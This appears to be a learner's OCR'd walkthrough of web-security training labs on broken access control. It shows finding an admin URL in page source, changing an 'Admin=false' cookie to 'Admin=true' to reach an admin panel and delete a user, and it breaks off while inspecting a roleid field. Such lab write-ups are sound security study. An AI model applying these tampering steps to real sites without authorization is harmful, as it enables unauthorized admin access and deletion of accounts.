
Lab 2: Unprotected admin functionality with unpredictable URL



At first, I tried the same approach as in Lab 1 by checking the robots.txt file for the administrator panel path, but this time it did not contain any useful information.




I then intercepted the application's responses using Burp Suite and examined the HTML source code. I searched for the keyword admin and found an href attribute containing the full URL to the administrator panel.



I navigated to that URL, which displayed the list of users, including wiener and carlos. I clicked the delete button for the carlos account, and the operation succeeded without requiring admin privileges


Lab 3: User role controlled by request parameter




I went to the login page and used the provided credentials:

Username: wiener


Password: peter




I then intercepted the GET request in Burp Suite and sent it to the Repeater.




Inside the Repeater tab, I noticed the request included a cookie:
Admin=false




manually changed the cookie to:
Admin=true
Then I clicked Send. The response returned the admin panel successfully, but it only appeared in the raw response render in Burp Suite, not in the browser directly.



At that point, I opened Chrome DevTools → Inspect → navigated to the Application tab → then to Cookies.




After refreshing the page in the browser, the admin panel loaded fully, confirming that the application relies on a forgeable client-side cookie for admin access.




Inside the admin panel, I found a form to delete a user. I entered carlos and submitted the request. After that, I received confirmation that the user was deleted


Lab 4: User role can be modified in user profile




First, I opened the lab and logged in using the provided credentials:
Username: wiener
Password: peter



After logging in, I was redirected to the My Account page. From there, I noticed there was an option to update the email address, so I decided to intercept the update request using Burp Suite.




In Burp, I modified my email and clicked the update button. I intercepted the POST request and sent it to the Repeater tab.While inspecting the request and response in Repeater, I noticed that the server's response included some JSON data that showed my roleid was set to "roleid": 1

